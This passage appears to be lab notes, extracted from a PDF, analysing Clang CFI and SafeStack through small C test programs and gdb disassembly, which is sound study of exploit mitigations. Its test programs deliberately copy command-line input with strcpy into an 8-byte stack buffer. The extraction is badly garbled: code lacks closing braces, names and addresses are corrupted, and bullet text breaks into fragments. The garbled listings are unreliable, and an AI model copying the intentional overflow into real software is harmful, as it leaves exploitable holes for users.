The CFI function stubs are 8 bytes apart, so this prohibits jumping to the int 3's.

```
0x0000000000401240 <+0>:
                             jmpq 0x401140 <func1.cfi>
                             int3
   0x00000000000401245 <+5>:
#
#
   0x0000000000401246 <+6>:
                             int3
   0x0000000000401247 <+7>:
                             int3
   0x0000000000401248 <+0>:
                             jmpq 0x401160 <func2.cfi>
#
   0x000000000040124d <+5>:
                             int3
   0x000000000040124e <+6>:
#
                             int3
   0x000000000040124f <+7>:
                             int3
```

Funcptr 4 - Many call targets


Create code where a function pointer can have 5 different call targets.

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void funcl(void) {
      printf("Yay1\n");
}
void func2(void) {
     printf("Yay2\n");
void func3(void) {
      printf("Yay4\n");
void func4(void) {
     printf("Yay4\n");
void func5(void) {
       printf("Yay5\n");
}
void (*f)(void);
void bof(char *a) {
       char buffer[8];
       strcpy(buffer, a); // Note: No relevant buffer overflow here, just an artefact
}
void init(int x) {
       switch(x) {
               case 1: f = &func1;
                       break;
               case 2: f = &func2;
                      break;
               case 3: f = &func3;
                       break;
               case 4: f = &func4;
                      break;
               case 5: f = &func5;
                     break;
               default: f = NULL;
       }
}
int main(int argc, char **argv) {
       if (argc != 3) {
               printf("Usage: %s <integer> <string>", argv[0]);
               return 1;
       }
       printf("A: %s\n", argv[2]);
       init(atoi(argv[1]));
       bof(argv[2]);
       return 0;
}
```

Analysis of the CFI:

```
(gdb) r 3 asdf
(qdb) disas bof
Dump of assembler code for function bof:
  0x00000000004011f0 <+0>: push %rbp
  0x00000000004011f1 <+1>:
                              mov
                                      %rsp,%rbp
  0x00000000004011f4 <+4>:
                              sub
                                     $0x10,%rsp
  0x00000000004011f8 <+8>:
                              lea -0x10(%rbp),%rax
  0x00000000004011fc <+12>: mov
0x0000000000401200 <+16>: mov
                                     %rdi,-0x8(%rbp)
                                     -0x8(%rbp),%rsi
  0x000000000401204 <+20>: mov %rax,%rdi
  0x0000000000401207 <+23>: callq 0x401030 <strcpy@plt>
  # CFI check
  0x000000000040120c <+28>: mov
                                     0x404048, %rax # rax = *0x404048 = 0x401380 (global f = &func3)
  0x0000000000401214 <+36>:
                              movabs $0x401370, $rcx # rcx = 0x401370 (base, &func1)
                              mov %rax,%rdx # rdx = 0x401380 (function pointer in global f)
sub %rcx,%rdx # rdx = rdx - rcx
  0x000000000040121e <+46>:
  0x0000000000401221 <+49>:
                              mov %rdx,%rcx
  0x0000000000401224 <+52>:
                                                   # rcx = rdx
  0x0000000000401227 <+55>:
                              shr
                                     $0x3,%rcx
                              shl
  0x000000000040122b <+59>:
                                      $0x3d,%rdx
  0x000000000040122f <+63>:
                              or
                                     %rdx,%rcx
  0x0000000000401232 <+66>:
                              cmp
                                     $0x4,%rcx
                                                     # array of size 5, max element 4
  0x0000000000401236 <+70>:
                                     0x40123a <bof+74>
                              jbe
  0x0000000000401238 <+72>:
                               ud2
  0x000000000040123a <+74>:
                              callq *%rax
  0x000000000040123c <+76>:
                                      $0x10,%rsp
                              add
  0x0000000000401240 <+80>:
                               pop
                                      %rbp
  0x0000000000401241 <+81>:
                               retq
End of assembler dump.
(gdb) x/1xg 0x404048
0x404048 <f>: 0x0000000000401380
```

Basically, checks if function pointer is between some valid memory addresses (between &func1 and &func5)



Funcptr 5 - Intermixed call targets

Create code where a function pointer can have 3 out of 5 functions as targets, and another one which can have the other 2 functions as targets, and also one which is callable by the first function pointer.

Relevant code:

```
void (*fa)(void);
void (*fb)(void);
void bof(char *a) {
       char buffer[8];
       strcpy(buffer, a);
        (*fa)();
        (*fb)();
}
void init(int x, int y) {
       switch(x) {
               case 1: fa = &func1;
                      break;
               case 2: fa = &func3;
                       break;
               case 3: fa = &func5;
                     break;
               default: fa = NULL;
       switch(y) {
               case 1: fb = &func2;
                      break;
               case 2: fb = &func4;
                     break;
               case 3: fb = &func5;
                      break;
               default: fb = NULL;
}
```

Note:


- fa can point to func1, func3, func5fb can point to func2, func4, func5

Disassembly:

```
(gdb) disas bof
Dump of assembler code for function bof:
  0x00000000004011f0 <+0>:
                               push
  0x00000000004011f1 <+1>:
                               mov
                                      %rsp,%rbp
  0x00000000004011f4 <+4>:
                               sub
                                      $0x10,%rsp
  0x00000000004011f8 <+8>:
                               lea
                                      -0x10(%rbp),%rax
  0x00000000004011fc <+12>:
                               mov
                                      %rdi,-0x8(%rbp)
  0x0000000000401200 <+16>:
                                      -0x8(%rbp),%rsi
                               mov
  0×0000000000401204 <+20>:
                                      %rax.%rdi
                               mov
  0x0000000000401207 <+23>:
                               callq 0x401030 <strcpy@plt>
  # CFI for fa
  0x000000000040120c <+28>:
                                      0x404048,%rax
                               mov
  0x0000000000401214 <+36>:
                               movabs $0x401400,%rcx
                                                       # &func1
  0x000000000040121e <+46>:
                                      %rax,%rdx
                               mov
  0x0000000000401221 <+49>:
                               sub
                                      %rcx,%rdx
  0x0000000000401224 <+52>:
                               mov
                                      %rdx,%rcx
  0x0000000000401227 <+55>:
                               shr
                                      $0x3,%rcx
  0x000000000040122b <+59>:
                               shl
                                      $0x3d,%rdx
  0x000000000040122f <+63>:
                               or
                                      %rdx,%rcx
  0x0000000000401232 <+66>:
                               cmp
                                      $0x4,%rcx
                                                        # 4+1=5 elements
                                      0x40123a <bof+74>
  0x0000000000401236 <+70>:
                               jbe
  0x0000000000401238 <+72>:
                               ud2
  0x000000000040123a <+74>:
                               callq *%rax
  # CFI for fb
  0x000000000040123c <+76>:
                                      0x404050,%rax
  0x0000000000401244 <+84>:
                               movabs $0x401400.%rcx # &func1
  0x000000000040124e <+94>:
                               mov
                                      %rax,%rdx
  0x0000000000401251 <+97>:
                                      %rcx,%rdx
                               sub
  0x0000000000401254 <+100>:
                                      %rdx,%rcx
                               mov
  0x0000000000401257 <+103>:
                               shr
                                      $0x3,%rcx
  0x000000000040125b <+107>:
                               shl
                                      $0x3d,%rdx
  0x000000000040125f <+111>:
                                      %rdx,%rcx
                               or
  0x0000000000401262 <+114>:
                                      $0x4,%rcx
                                                        # 4+1=5 elements
                               cmp
  0x0000000000401266 <+118>:
                                      0x40126a <bof+122>
                               jbe
  0x0000000000401268 <+120>:
                               ud2
  0x000000000040126a <+122>:
                               callq *%rax
  0x000000000040126c <+124>:
                               add
                                      $0x10,%rsp
  0x0000000000401270 <+128>:
                               pop
                                      %rbp
  0x0000000000401271 <+129>:
                               retq
End of assembler dump.
(gdb) print &func1
$1 = (< text \ variable, \ no \ debug \ info> *) \ 0x401400 < func1>
```

CFI restricts fa and fb to all 5 functions (func1, func2, func3, func4, func5). Even though they only point to a subset of it (coarse grained CFI).

Square dot lines indicate call targets:



Note that the range check is quite broad. Changing fb to only calls either func2 or func3 in the code (and no call to func4), we get the following:

And the disassembly shows:

```
0x00000000004011ec <+28>:
                            mov
                                    0x404048,%rax
0x00000000004011f4 <+36>:
                            movabs $0x4013c0,%rcx
                                                      # func1
0x00000000004011fe <+46>:
                            mov
                                    %rax,%rdx
0x0000000000401201 <+49>:
                                    %rcx,%rdx
                            sub
0x0000000000401204 <+52>:
                            mov
                                    %rdx,%rcx
0x0000000000401207 <+55>:
                            shr
                                    $0x3,%rcx
0x000000000040120b <+59>:
                                                      # changed from 4+1 to 3+1 elements
                            shl
                                    $0x3d,%rdx
0x000000000040120f <+63>:
                            or
                                    %rdx,%rcx
0x0000000000401212 <+66>:
                                    $0x3,%rcx
                            cmp
0x0000000000401216 <+70>:
                             jbe
                                    0x40121a < bof + 74 >
0x0000000000401218 <+72>:
                            ud2
0x000000000040121a <+74>:
                            callq *%rax
0x000000000040121c <+76>:
                                    0x404050.%rax
                            mov
0x0000000000401224 <+84>:
                            movabs $0x4013c0,%rcx
                                                      # same base, func1!
0x000000000040122e <+94>:
                                    %rax.%rdx
                            mov
0x0000000000401231 <+97>:
                            sub
                                    %rcx,%rdx
0x0000000000401234 <+100>:
                                    %rdx,%rcx
                            mov
0x0000000000401237 <+103>:
                             shr
                                    $0x3,%rcx
0x000000000040123b <+107>:
                                    $0x3d,%rdx
                            shl
0x000000000040123f <+111>:
                            or
                                    %rdx,%rcx
0x0000000000401242 <+114>:
                                    $0x3,%rcx
                                                   # changed from 4+1 to 3+1 elements
                            cmp
0x0000000000401246 <+118>:
                             jbe
                                    0x40124a < bof + 122 >
0x0000000000401248 <+120>:
                            ud2
0x000000000040124a <+122>:
                            callq *%rax
```

The check got a bit more restrictive, but just because the amount of functions was reduced by one (no call to func4).

Funcptr7 - Function Signature Bucketing

It appears that the range checks always cover all functions. I assume it is only for the functions with the same function signature (return value, argument count and type). Lets change the function type of the functions called by fb to int. So there are three functions "func_v1-3" (v for void), called by fa, which take no arguments. And two functions "func_i1-2" (i for int), called by fb, which take one int argument:

```
void func_v1(void) {
       printf("Yay v1\n");
void func_v2(void) {
      printf("Yay v2\n");
void func_v3(void) {
      printf("Yay v4\n");
}
void func_i1(int a) { // int argument
    printf("Yay i1 %i\n", a);
}
void func_i2(int a) { // int argument
    printf("Yay i2 %i\n", a);
}
void (*fa)(void);
void (*fb)(int); // int argument
void bof(void) {
       (*fa)();
        (*fb)(2);
}
void init(int x, int y) {
        switch(x) {
                case 1: fa = &func_v1;
                        break;
                case 2: fa = &func_v2;
                       break;
                case 3: fa = &func_v3;
                       break;
                default: fa = NULL;
        switch(y) {
               case 1: fb = &func_i1;
                       break;
                case 2: fb = &func_i2;
                     break;
                default: fb = NULL;
}
int main(int argc, char **argv) {
       if (argc != 3) {
               printf("Usage: %s <integer> <integer>", argv[0]);
               return 1;
        init(atoi(argv[1]), atoi(argv[2]));
        bof();
       return 0;
}
```

Lets have a look at the CFI check:

```
(qdb) disas bof
Dump of assembler code for function bof:
   0x0000000000401200 <+0>: push
                                       %rbp
   0x0000000000401201 <+1>:
                               mov
                                       %rsp,%rbp
   # CFI for fa (void)
   0x0000000000401204 <+4>:
                               mov
                                       0x404040.%rax
   0x000000000040120c <+12>:
                               movabs $0x4013b0,%rcx
                                                         # &func_v1
   0x0000000000401216 <+22>:
                                       %rax.%rdx
                               mov
   0x0000000000401219 <+25>:
                                       %rcx,%rdx
                               sub
   0x000000000040121c <+28>:
                                       %rdx,%rcx
                               mov
   0x000000000040121f <+31>:
                               shr
                                       $0x3,%rcx
                                                         # 3 functions
   0x0000000000401223 <+35>:
                               shl
                                       $0x3d,%rdx
   0x0000000000401227 <+39>:
                               or
                                       %rdx,%rcx
   0x000000000040122a <+42>:
                                       $0x2,%rcx
                               cmp
   0x000000000040122e <+46>:
                                jbe
                                       0x401232 < bof + 50 >
   0x0000000000401230 <+48>:
                               ud2
   0x0000000000401232 <+50>:
                                callq *%rax
   # CFI for fb (int)
   0x0000000000401234 <+52>:
                               mov
                                       0x404048,%rax
   0x000000000040123c <+60>:
                               movabs $0x4013d0, %rcx
                                                          # &func_i1
   0x0000000000401246 <+70>:
                               mov
                                       %rax,%rdx
   0x0000000000401249 <+73>:
                               sub
                                       %rcx,%rdx
   0x000000000040124c <+76>:
                               mov
                                       %rdx,%rcx
   0x0000000000040124f <+79>:
                                       $0x3.%rcx
                               shr
   0x0000000000401253 <+83>:
                                       $0x3d,%rdx
   0x0000000000401257 <+87>:
                                       %rdx.%rcx
                               or
   0x000000000040125a <+90>:
                                cmp
                                       $0x1,%rcx
   0x000000000040125e <+94>:
                                       0x401262 <bof+98>
                                jbe
   0x0000000000401260 <+96>:
                                ud2
   0x0000000000401262 <+98>:
                               mov
                                       $0x2,%edi
                                                         # 2 functions
   0x0000000000401267 <+103>:
                               callq
                                       *%rax
   0x0000000000401269 <+105>:
                                       %rbp
                               pop
   0x000000000040126a <+106>:
                               retq
End of assembler dump.
(gdb) disas 0x4013b0
Dump of assembler code for function func_v1:
   0x00000000004013b0 <+0>:
                              jmpq
                                       0x401140 <func_v1.cfi>
   0x00000000004013b5 <+5>:
                                int3
   0x00000000004013b6 <+6>:
                                int3
   0x000000000004013b7 <+7>:
                                int.3
   0x00000000004013b8 <+0>:
                                       0x401160 <func_v2.cfi>
                                jmpq
   0x00000000004013bd <+5>:
                               int3
   0x00000000004013be <+6>:
                                int3
   0x00000000004013bf <+7>:
                               int3
   0x00000000004013c0 <+0>:
                                       0x401180 <func_v3.cfi>
                                jmpq
   0x00000000004013c5 <+5>:
                                int3
   0x00000000004013c6 <+6>:
                                int3
   0x00000000004013c7 <+7>:
                                int3
End of assembler dump.
(gdb) disas 0x4013d0
Dump of assembler code for function func_i1:
   0x00000000004013d0 <+0>: jmpq
                                      0x4011a0 <func_i1.cfi>
   0x00000000004013d5 <+5>:
                               int3
   0x00000000004013d6 <+6>:
                               int3
   0x00000000004013d7 <+7>:
                               int3
   0x00000000004013d8 <+0>:
                                       0x4011d0 <func_i2.cfi>
                               jmpq
   0x00000000004013dd <+5>:
                               int3
   0x00000000004013de <+6>:
                                int3
   0 \times 0.000000000004013df <+7>:
                                int3
End of assembler dump.
```

The conclusion is, that Clang CFI checks if the destination function pointer belongs to a function with the same function signature. All functions with the same signature are valid targets.

Safestack

retbof.c

Source:

Without SafeStack:

With SafeStack:

There is no crash, even though it appears that the complete buffer has been written to the stack. But it appears that the saved instruction pointer was not overwritten.

Assembly source, without SafeStack:

```
(qdb) disas main
Dump of assembler code for function main:
   0x000000000401190 <+0>: push %rbp
   0x000000000401191 <+1>: mov
                                        %rsp,%rbp
   0x000000000401194 <+4>: sub
0x0000000000401198 <+8>: movl
                                       $0x10,%rsp
                                movl
                                       $0x0,-0x4(%rbp)
   0x000000000040119f <+15>: mov
                                       %edi,-0x8(%rbp)
   0x00000000004011a2 <+18>: mov
                                       %rsi,-0x10(%rbp)
   0x0000000004011a6 <+22>: mov
0x00000000004011aa <+26>: mov
                                       -0x10(%rbp),%rsi
                                       0x8(%rsi),%rdi
   0x00000000004011ae <+30>: callq 0x401140 <bof>
   0x00000000004011b3 <+35>: xor
                                       %eax,%eax
   0x00000000004011b5 <+37>:
0x00000000004011b9 <+41>:
                                add
                                       $0x10,%rsp
                                pop
                                        %rbp
   0x00000000004011ba <+42>:
                                reta
End of assembler dump.
(qdb) disas bof
Dump of assembler code for function bof:
   0x0000000000401140 <+0>: push %rbp
   0x0000000000401141 <+1>:
                                mov
                                        %rsp,%rbp
   0x0000000000401144 <+4>:
                               sub
                                       $0x30,%rsp
   0x0000000000401148 <+8>: lea
0x000000000040114c <+12>: mov
                                       -0x10(%rbp),%rax
                                        %rdi,-0x8(%rbp)
                                mov
   0x0000000000401150 <+16>: mov
                                       -0x8(%rbp),%rsi
                                                                # rsi = source (char *a)
   0x0000000000401154 <+20>: mov
                                       %rax,%rdi
                                                                # rdi = destination (stack)
0x0000000000401157 <+23>:
=> 0x000000000040115b <+27>:
                                mov
                                       %rax,-0x18(%rbp)
                                callq 0x401030 <strcpy@plt>
   0x000000000401160 <+32>: movabs $0x402004,%rdi
   0x0000000000040116a <+42>:
                                mov
                                       -0x18(%rbp),%rsi
   0x0000000000040116e <+46>:
                                mov
                                        %rax,-0x20(%rbp)
   0x0000000000401172 <+50>:
                                mov
                                       $0x0,%al
   0x000000000401174 <+52>: callq 0x401040 <printf@plt>
   0x0000000000401179 <+57>: mov
                                        %eax,-0x24(%rbp)
   0x000000000040117c <+60>: add
                                       $0x30,%rsp
   0x0000000000401180 <+64>: pop
                                       %rbp
   0x0000000000401181 <+65>:
                                retq
End of assembler dump.
(gdb) i r rdi rsi
                               140737488348272
140737488349158
rdi
               0x7ffffffffe470
               0x7fffffffe7e6
rsi
(gdb) x/1s $rsi
0x7fffffffe7e6: "AAAA"
(gdb) x/1xg $rbp-0x8
0x7fffffffe478: 0x00007fffffffe7e6
(gdb) x/1s 0x00007fffffffe7e6
0x7fffffffe7e6: "AAAA"
```


Assembly source, with SafeStack:

```
# main() with safestack is identical to main() without safestack.
# No changes in caller required
(qdb) disas main
Dump of assembler code for function main:
  0x000000000040faa0 <+0>: push %rbp
  0x000000000040faa1 <+1>:
                              mov
                                     %rsp,%rbp
  0x0000000000040faa4 <+4>:
                              sub
                                     $0x10.%rsp
  0x000000000040faa8 <+8>:
                                     $0x0,-0x4(%rbp)
                             movl
  0x0000000000040faaf <+15>:
                                     %edi,-0x8(%rbp)
                             mov
  0x000000000040fab2 <+18>:
                              mov
                                     %rsi,-0x10(%rbp)
  0x000000000040fab6 <+22>: mov
                                     -0x10(%rbp),%rsi
  0x000000000040faba <+26>: mov
                                     0x8(%rsi),%rdi
  0x000000000040fabe <+30>:
                             callq 0x40fa20 <bof>
                              xor
  0x000000000040fac3 <+35>:
                                     %eax,%eax
  0x0000000000040fac5 <+37>:
                              add
                                     $0x10,%rsp
  0x000000000040fac9 <+41>:
                              pop
                                     %rbp
  0x0000000000040faca <+42>:
                              retq
(qdb) disas
Dump of assembler code for function bof:
# standard prologue
  0x0000000000040fa20 <+0>:
                              push
                                     %rbp
  0x0000000000040fa21 <+1>:
                              mov
                                     %rsp,%rbp
  0x000000000040fa24 <+4>:
                             sub
                                     $0x30,%rsp
# safestack: prologue
\# get value from fs segment, decrement by 0x10, and store it again
  0x00000000040fa28 <+8>: mov 0x95b1(%rip),%rax
                                                               %fs:(%rax),%rcx
  0x000000000040fa2f <+15>:
                              mov
                                                                # rcx = 0x7ffff7c1a000 = *fs:rax
  0x000000000040fa33 <+19>: mov
                                                               \# rdx = 0x7ffff7c1a000
                                     %rcx,%rdx
  0x000000000040fa36 <+22>: add
                                     $0xffffffffffffff,%rdx
                                                                \# rdx = 0x7ffff7c19ff0
                                                                                         // rdx -= 0x10
  0x0000000000040fa3a <+26>:
                             mov
                                     %rdx,%fs:(%rax)
                                                                # fs:rax = 0x7ffff7c19ff0
# rcx is now base pointer to data_stack
# strcpy() part
  0x000000000040fa3e <+30>:
                                     %rdi,-0x8(%rbp)
                                                                # rdi is argument of this function, char *a
                              mov
                                                                # rdx = rcx
  0 \times 0 0 0 0 0 0 0 0 0 0 0 0 0 0 1 0 1 4 2 < +34 > 
                                                                                        // rdx = &data_stack
                              mov
                                     %rcx.%rdx
  0x0000000000040fa45 <+37>:
                                     $0xffffffffffffff8,%rdx
                                                                # rdx -= 8
                                                                                        // rdx -= 8
                             add
  0x0000000000040fa49 <+41>:
                            mov
                                     -0x8(%rbp),%rsi
                                                               # rsi = source
                                                                                        // argument argv[1]
  0x000000000040fa4d <+45>:
                                                                # rdi = rdx = destination // &data_stack-8
                              mov
                                     %rdx,%rdi
  0x0000000000040fa50 <+48>:
                                     %rcx,-0x10(%rbp)
                             mov
  0x000000000040fa54 <+52>: mov
                                     %rax,-0x18(%rbp)
  0x0000000000040fa58 <+56>:
                              mov
                                     %rdx. - 0x20(%rbp)
  0x000000000040fa5c <+60>:
                              callq 0x401040 <strcpy@plt>
                                                                # rdi = destination = 0x7ffff7c19ff8
# printf() part
  0x000000000040fa61 <+65>:
                                     $0x4142e0,%r8d
                             mov
  0x000000000040fa67 <+71>:
                              mov
                                     %r8d,%edi
  0x000000000040fa6a <+74>:
                                     %r8d,%r8d
                             xor
  0x000000000040fa6d <+77>:
                            mov
                                     %r8b,%r9b
  0x000000000040fa70 <+80>:
                                     -0x20(%rbp),%rsi
                              mov
  0x000000000040fa74 <+84>:
                              mov
                                     %rax,-0x28(%rbp)
  0x000000000040fa78 <+88>:
                                     %r9b,%al
                              mov
  0x000000000040fa7b <+91>:
                             callq 0x401050 <printf@plt>
# safestack: epilogue
  0x000000000040fa80 <+96>:
                                     -0x18(%rbp), %rcx # rcx = -8
                              mov
  0x000000000040fa84 <+100>:
                                     -0x10(%rbp), %rdx # rdx = 0x7ffff7c1a000
                              mov
  0x000000000040fa88 <+104>:
                              mov
                                     %rdx,%fs:(%rcx)
                                                       # fs:rcx = 0x7fffff7c1a000
# standard return value
  0x000000000040fa8c <+108>: mov
                                     %eax,-0x2c(%rbp)
                                                       \# eax = 0xa == 10
# standard epiloque
  0x000000000040fa8f <+111>: add
                                     $0x30,%rsp
  0x0000000000040fa93 <+115>:
                                     %rbp
                              gog
  0x000000000040fa94 <+116>:
                                                       # take return address from stack, eip = *rsp
                              retq
End of assembler dump.
```

```
# 0x95b1(%rip)
(gdb) x/1gx 0x418fe0
                 0xfffffffffffff8
0x418fe0:
(gdb) info proc mapping
process 54086
Mapped address spaces:
          Start Addr
                                 End Addr
                                                 Size
                                                           Offset obifile
             0x400000
                                 0x401000
                                               0x1000
                                                               0x0 /root/cfi/retbof
             0x401000
                                 0x410000
                                               0xf000
                                                           0x1000 /root/cfi/retbof
             0x410000
                                 0x418000
                                               0008x0
                                                          0x10000 /root/cfi/retbof
                                                          0x17000 /root/cfi/retbof
             0x418000
                                 0x419000
                                               0x1000
                                                                                         \# \text{$rip+0x95b1} = 0x418fe0 is here
             0x419000
                                 0x41c000
                                               0x3000
                                                          0x18000 /root/cfi/retbof
                                                              0x0 [heap]
             0x41c000
                                 0x4ac000
                                              0x90000
      0x7ffff7419000
                           0x7fffff741a000
                                               0x1000
                                                              0x0
      0x7fffff741a000
                           0x7fffff7c1c000
                                             0x802000
                                                               0 \times 0
                                                                                                            # data stack
      0x7fffff7c1c000
                           0x7fffff7c3e000
                                              0x22000
                                                               0x0 /lib/x86_64-linux-gnu/libc-2.28.so
      0x7fffff7c3e000
                           0x7fffff7daf000
                                             0x171000
                                                          0x22000 /lib/x86_64-linux-gnu/libc-2.28.so
      0x7fffff7daf000
                           0x7fffff7dfb000
                                              0x4c000
                                                         0x193000 /lib/x86_64-linux-gnu/libc-2.28.so
      0x7fffff7dfb000
                           0x7fffff7dfc000
                                               0x1000
                                                         0x1df000 /lib/x86_64-linux-gnu/libc-2.28.so
                                                         0x1df000 /lib/x86_64-linux-gnu/libc-2.28.so
      0x7fffff7dfc000
                           0x7fffff7e00000
                                               0x4000
      0x7fffff7e00000
                           0x7fffff7e02000
                                               0x2000
                                                         0x1e3000 /lib/x86_64-linux-gnu/libc-2.28.so
      0x7fffff7e02000
                           0x7fffff7e06000
                                               0 \times 4000
                                                               0 \times 0
      0x7fffff7e06000
                           0x7fffff7e07000
                                               0x1000
                                                               0x0 /lib/x86_64-linux-gnu/libdl-2.28.so
                                                           0x1000 /lib/x86 64-linux-gnu/libdl-2.28.so
      0x7fffff7e07000
                           0x7fffff7e09000
                                               0 \times 2000
      0x7fffff7e09000
                           0x7fffff7e0a000
                                               0x1000
                                                           0x3000 /lib/x86_64-linux-gnu/libdl-2.28.so
                                                           0x3000 /lib/x86_64-linux-gnu/libdl-2.28.so
      0x7fffff7e0a000
                           0x7fffff7e0b000
                                               0 \times 1000
      0x7fffff7e0b000
                           0x7fffff7e0c000
                                               0x1000
                                                           0x4000 /lib/x86_64-linux-gnu/libdl-2.28.so
      0x7fffff7e0c000
                           0x7fffff7e19000
                                               0xd000
                                                              0x0 /lib/x86 64-linux-qnu/libm-2.28.so
      0x7ffff7e19000
                           0x7fffff7ec4000
                                              0xab000
                                                           0xd000 /lib/x86_64-linux-gnu/libm-2.28.so
      0x7fffff7ec4000
                           0x7fffff7f97000
                                              0xd3000
                                                          0xb8000 /lib/x86 64-linux-qnu/libm-2.28.so
      0x7ffff7f97000
                           0x7ffff7f98000
                                               0x1000
                                                         0x18a000 /lib/x86_64-linux-gnu/libm-2.28.so
      0x7ffff7f98000
                           0x7ffff7f99000
                                               0 \times 1000
                                                         0x18b000 /lib/x86_64-linux-gnu/libm-2.28.so
      0x7ffff7f99000
                           0x7fffff7f9b000
                                               0 \times 2000
                                                               0x0 /lib/x86_64-linux-gnu/librt-2.28.so
      0x7ffff7f9b000
                           0x7ffff7f9f000
                                               0x4000
                                                           0x2000 /lib/x86_64-linux-gnu/librt-2.28.so
      0x7ffff7f9f000
                           0x7fffff7fa1000
                                               0 \times 2000
                                                           0x6000 /lib/x86_64-linux-gnu/librt-2.28.so
      0x7fffff7fa1000
                           0x7fffff7fa2000
                                               0x1000
                                                           0x7000 /lib/x86_64-linux-gnu/librt-2.28.so
      0x7fffff7fa2000
                           0x7fffff7fa3000
                                               0x1000
                                                           0x8000 /lib/x86_64-linux-gnu/librt-2.28.so
      0x7ffff7fa3000
                           0x7ffff7fa9000
                                               0x6000
                                                               0x0 /lib/x86_64-linux-gnu/libpthread-2.28.so
      0x7fffff7fa9000
                           0x7fffff7fb8000
                                               0xf000
                                                           0x6000 /lib/x86_64-linux-gnu/libpthread-2.28.so
      0x7fffff7fb8000
                           0x7fffff7fbe000
                                               0 \times 6000
                                                          0x15000 /lib/x86_64-linux-gnu/libpthread-2.28.so
      0x7fffff7fbe000
                           0x7fffff7fbf000
                                               0x1000
                                                          0x1a000 /lib/x86_64-linux-gnu/libpthread-2.28.so
      0x7fffff7fbf000
                           0x7ffff7fc0000
                                               0 \times 1000
                                                          0x1b000 /lib/x86_64-linux-gnu/libpthread-2.28.so
      0x7fffff7fc0000
                           0x7ffff7fc6000
                                               0 \times 6000
                                                              0 \times 0
      0x7ffff7fce000
                           0x7fffff7fd1000
                                               0x3000
                                                               0x0 [vvar]
      0x7fffff7fd1000
                           0x7fffff7fd3000
                                               0 \times 2000
                                                               0x0 [vdso]
      0x7fffff7fd3000
                           0x7fffff7fd4000
                                               0x1000
                                                               0x0 /lib/x86_64-linux-gnu/ld-2.28.so
      0x7fffff7fd4000
                           0x7fffff7ff4000
                                              0x20000
                                                           0x1000 /lib/x86 64-linux-qnu/ld-2.28.so
      0x7ffff7ff4000
                           0x7ffff7ffc000
                                               0008x0
                                                          0x21000 /lib/x86_64-linux-gnu/ld-2.28.so
      0x7fffff7ffc000
                           0x7fffffffd000
                                               0 \times 1000
                                                          0x28000 /lib/x86 64-linux-gnu/ld-2.28.so
      0x7ffff7ffd000
                           0x7fffff7ffe000
                                               0x1000
                                                          0x29000 /lib/x86_64-linux-gnu/ld-2.28.so
      0x7ffff7ffe000
                           0x7ffff7fff000
                                               0x1000
                                                              0x0
      0x7ffffffde000
                           0x7ffffffff000
                                              0 \times 21000
                                                               0x0 [stack]
                                                                                                  # normal, "metadata" stack
  0xfffffffff600000 0xfffffffff601000
                                               0x1000
                                                              0x0 [vsyscall]
```

Step by step:

- · Function prologue is standard (like without SafeStack)
- SafeStack prologue:
 - Will get a pointer from fs:-8. This pointer will be called data_stack_funcbase.
 - Decrease the pointer by 0x10. This is similar as allocating 0x10 bytes.
 - Store that decremented pointer (a) again at fs:-8.
 - Presumably the value at fs:-8 is also used for other functions. It always points to the top of the data_stack (lower addresses), with usable space
- strcpy() part:
 t wi
 - It will use data_stack_funcbase as argument to strcpy()
 - strcpy() is therefore not able to modify data in the meta_stack
 stack to be a small stack to the sta
 - It will use meta_stack to temporarily store registers on the stack
 - Note that this are mov's. No adjacent data can be overwritten
 Especially data_stack_funcbase and the fs offset "-8" is stored at location rbp-0x10 and 0x18 respectively
- SafeStack epilogue:
 - Restore the pointer at fs:-8 from (a) to its initial value. This basically "free's" the allocated memory of the stack.
 - The values (offset -8, and data_stack_funcbase) are retrieved from meta_stack
- Function epilogue is standard (like without SafeStack)



SafeStack and StackProtector?

With NO SafeStack, WITH Stack Protector:

```
(qdb) disas bof
Dump of assembler code for function bof:
   0x0000000000201120 <+0>: push %rbp
   0x0000000000201121 <+1>:
                                mov
                                       %rsp,%rbp
   0x0000000000201124 <+4>:
                                sub
                                       $0x40,%rsp
   0x0000000000201128 <+8>:
                                       %fs:0x28,%rax
                                                            # get stack canary from fs[28]
                                mov
   0x0000000000201131 <+17>:
                                mov
                                       %rax,-0x8(%rbp)
                                                            # move it to rbp-8
   0x0000000000201135 <+21>:
                                mov
                                       %rdi,-0x28(%rbp)
   0x0000000000201139 <+25>:
                                       $0x2010f0,-0x30(%rbp)
                                movq
   0x0000000000201141 <+33>:
                                mov
                                       -0x28(%rbp),%rsi
   0x0000000000201145 <+37>:
                                lea
                                       -0x20(%rbp),%rdi
   0x0000000000201149 <+41>:
                                callq 0x201260 <strcpy@plt>
   0x000000000020114e <+46>:
                                       -0x30(%rbp),%rsi
                                mov
   0x0000000000201152 <+50>:
                                       %rax,-0x38(%rbp)
                                mov
   0x00000000000201156 <+54>:
                                callq
                                       *%rsi
   0x00000000000201158 <+56>:
                                       %fs:0x28,%rax
                                                             # get stack canary from fs[28]
   0x0000000000201161 <+65>:
                                       -0x8(%rbp),%rsi
                                                             # compare it with value at rbp-8
                                mov
   0x0000000000201165 <+69>:
